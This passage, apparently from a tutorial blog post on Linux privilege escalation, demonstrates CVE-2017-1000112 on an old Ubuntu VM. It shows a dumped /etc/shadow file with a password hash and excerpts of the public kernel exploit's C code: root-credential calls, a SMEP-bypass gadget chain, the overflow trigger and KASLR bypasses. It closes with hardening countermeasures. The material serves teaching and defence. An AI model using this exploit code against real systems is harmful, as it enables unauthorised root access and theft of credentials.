pulse:*:16911:0:99999:7:::
rtkit:*:16911:0:99999:7:::
saned:*:16911:0:99999:7:::
usbmux:*:16911:0:99999:7:::
craig:$1$K8DW2nS$4gKD3U7K5vDiG5dm6L40j/:18392:0:99999:7:::
test::18392:0:99999:7:::
#
#
# exit
craig@ubuntu:~$
```

To direct input to this VM, click inside or press Ctrl+G.

After exiting the program, we can't get the root access.



```
speech-dispatcher:!:16911:0:99999:7:::
hplip:*:16911:0:99999:7:::
kernoops:*:16911:0:99999:7:::
pulse:*:16911:0:99999:7:::
rtkit:*:16911:0:99999:7:::
saned:*:16911:0:99999:7:::
usbmux:*:16911:0:99999:7:::
craig:$1$K8DW2nS$4gKD3U7K5vDiG5dm6L40j/:18392:0:99999:7:::
test::18392:0:99999:7:::
#
#
# exit
craig@ubuntu:~$
craig@ubuntu:~$
craig@ubuntu:~$
craig@ubuntu:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
craig@ubuntu:~$
```

To direct input to this VM, click inside or press Ctrl+G.

Some important codes in the c program

```
160 // Used to get root privileges.
161 #define COMMIT_CREDS      (KERNEL_BASE + kernels[kernel].commit_creds)
162 #define PREPARE_KERNEL_CRED (KERNEL_BASE + kernels[kernel].prepare_kernel_cred)
163
164 // Used when ENABLE_SMEP_BYPASS is used.
165 // - xchg eax, esp ; ret
166 // - pop rdi ; ret
167 // - mov dword ptr [rdi], eax ; ret
168 // - push rbp ; mov rbp, rsp ; mov rax, cr4 ; pop rbp ; ret
169 // - neg rax ; ret
170 // - pop rcx ; ret
171 // - or rax, rcx ; ret
172 // - xchg eax, edi ; ret
173 // - push rbp ; mov rbp, rsp ; mov cr4, rdi ; pop rbp ; ret
174 // - jmp rcx
175 #define XCHG_EAX_ESP_RET      (KERNEL_BASE + kernels[kernel].xchg_eax_esp_ret)
176 #define POP_RDI_RET          (KERNEL_BASE + kernels[kernel].pop_rdi_ret)
177 #define MOV_DWORD_PTR_RDI_EAX_RET (KERNEL_BASE + kernels[kernel].mov_dword_ptr_rdi_eax_ret)
178 #define MOV_RAX_CR4_RET      (KERNEL_BASE + kernels[kernel].mov_rax_cr4_ret)
179 #define NEG_RAX_RET          (KERNEL_BASE + kernels[kernel].neg_rax_ret)
180 #define POP_RCX_RET          (KERNEL_BASE + kernels[kernel].pop_rcx_ret)
181 #define OR_RAX_RCX_RET       (KERNEL_BASE + kernels[kernel].or_rax_rcx_ret)
182 #define XCHG_EAX_EDI_RET     (KERNEL_BASE + kernels[kernel].xchg_eax_edi_ret)
183 #define MOV_CR4_RDI_RET      (KERNEL_BASE + kernels[kernel].mov_cr4_rdi_ret)
184 #define JMP_RCX              (KERNEL_BASE + kernels[kernel].jmp_rcx)
185
186 // * * * * * Getting root * * * * *
187
188 typedef unsigned long __attribute__((regparm(3))) (*_commit_creds)(unsigned long cred);
189 typedef unsigned long __attribute__((regparm(3))) (*_prepare_kernel_cred)(unsigned long cred);
190
191 void get_root(void) {
192     ((_commit_creds)(COMMIT_CREDS))((
193         ((_prepare_kernel_cred)(PREPARE_KERNEL_CRED))(0));
194 }
195
196 // * * * * * SMEP bypass * * * * *
197
198 uint64_t saved_esp;
199
200 // Unfortunately GCC does not support `__attribute__((naked))` on x86, which
201 // can be used to omit a function's prologue, so I had to use this weird
202 // wrapper hack as a workaround. Note: Clang does support it, which means it
203 // has better support of GCC attributes than GCC itself. Funny.
204 void wrapper() {
205     asm volatile ("
206     payload:
207         movq %%rbp, %%rax
208         movq $0xffffffff00000000, %%rdx
209         andq %%rdx, %%rax
210         movq %0, %%rdx
211         addq %%rdx, %%rax
212         movq %%rax, %%esp
213     ");
214 }
```

```

267
268 // * * * * * Kernel structs * * * * *
269
270 struct ubuf_info {
271     uint64_t callback; // void (*callback)(struct ubuf_info *, bool)
272     uint64_t ctx;      // void *
273     uint64_t desc;     // unsigned long
274 };
275
276 struct skb_shared_info {
277     uint8_t nr_frags; // unsigned char
278     uint8_t tx_flags; // __u8
279     uint16_t gso_size; // unsigned short
280     uint16_t gso_segs; // unsigned short
281     uint16_t gso_type; // unsigned short
282     uint64_t frag_list; // struct sk_buff *
283     uint64_t hwtstamps; // struct skb_shared_hwtstamps
284     uint32_t tskey;     // u32
285     uint32_t ip6_frag_id; // __be32
286     uint32_t dataref;   // atomic_t
287     uint64_t destructor_arg; // void *
288     uint8_t frags[16][17]; // skb_frag_t frags[MAX_SKB_FRAGS];
289 };
290
291 struct ubuf_info ui;

```

```

305 // * * * * * Trigger * * * * *
306
307 #define SHINFO_OFFSET 3164
308
309 void oob_execute(unsigned long payload) {
310     char buffer[4096];
311     memset(&buffer[0], 0x42, 4096);
312     init_skb_buffer(&buffer[SHINFO_OFFSET], payload);
313
314     int s = socket(PF_INET, SOCK_DGRAM, 0);
315     if (s == -1) {
316         dprintf("[-] socket()\n");
317         exit(EXIT_FAILURE);
318     }
319
320     struct sockaddr_in addr;
321     memset(&addr, 0, sizeof(addr));
322     addr.sin_family = AF_INET;
323     addr.sin_port = htons(8000);
324     addr.sin_addr.s_addr = htonl(INADDR_LOOPBACK);
325
326     if (connect(s, (void*)&addr, sizeof(addr))) {
327         dprintf("[-] connect()\n");
328         exit(EXIT_FAILURE);
329     }

```

```

713 }
714
715 // * * * * * KASLR bypasses * * * * *
716
717 unsigned long get_kernel_addr() {
718     unsigned long addr = 0;
719
720     addr = get_kernel_addr_kallsyms();
721     if (addr) return addr;
722
723     addr = get_kernel_addr_sysmap();
724     if (addr) return addr;
725
726     addr = get_kernel_addr_syslog();
727     if (addr) return addr;
728
729     addr = get_kernel_addr_mincore();
730     if (addr) return addr;
731
732     dprintf("[-] KASLR bypass failed\n");
733     exit(EXIT_FAILURE);
734
735     return 0;
736 }

```

References

<https://www.exploit-db.com/exploits/47169>

<https://github.com/bcoles/kernel-exploits/blob/master/CVE-2017-1000112/poc.c>

<https://www.netsparker.com/blog/web-security/privilege-escalation/>

<https://payatu.com/guide-linux-privilege-escalation>

https://en.wikipedia.org/wiki/Privilege_escalation

<https://www.acunetix.com/blog/web-security-zone/what-is-privilege-escalation/>

<https://www.beyondtrust.com/blog/entry/superuser-accounts-what-are-they-how-do-you-secure-them>

Conclusion and Countermeasures

I have demonstrate here is a simple code, and it is a vulnerability in 2016s. After kernel versions have corrected the error. Updated versions are unable to exploit using this code, but still there are many vulnerabilities in any OS that hidden from our vision.

I have used here is an old Ubuntu version of 16.4, and I proof how easy is it. So mitigating exploits is must.

Here are some prevention methods to these kind of privilege escalation exploits.

- Keep the kernel patched and updated.
- Never run any service as root unless really required, especially web, database and file servers.
- SUID bit should not be set to any program which lets you escape to the shell.
- You should never set SUID bit on any file editor/compiler/interpreter as an attacker can easily read/overwrite any files present on the system.
- Do not give SUDO rights to any program which lets you escape to the shell.
- Never give SUDO rights to vi, more, less, nmap, perl, ruby, python, gdb and others.
- Any script or binaries defined in cron jobs should not writable
- cron file should not be writable by anyone except root.
- cron.d directory should not be writable only by root.
- Create specialized users and groups with minimum necessary privileges and file access
- Enforce password policies
- Avoid common programming errors in your applications
- Secure your databases and sanitize user input
- Ensure correct permissions for all files and directories
- Close unnecessary ports and remove unused user accounts
- Remove or tightly restrict all file transfer functionality
- Change default credentials on all devices, including routers and printers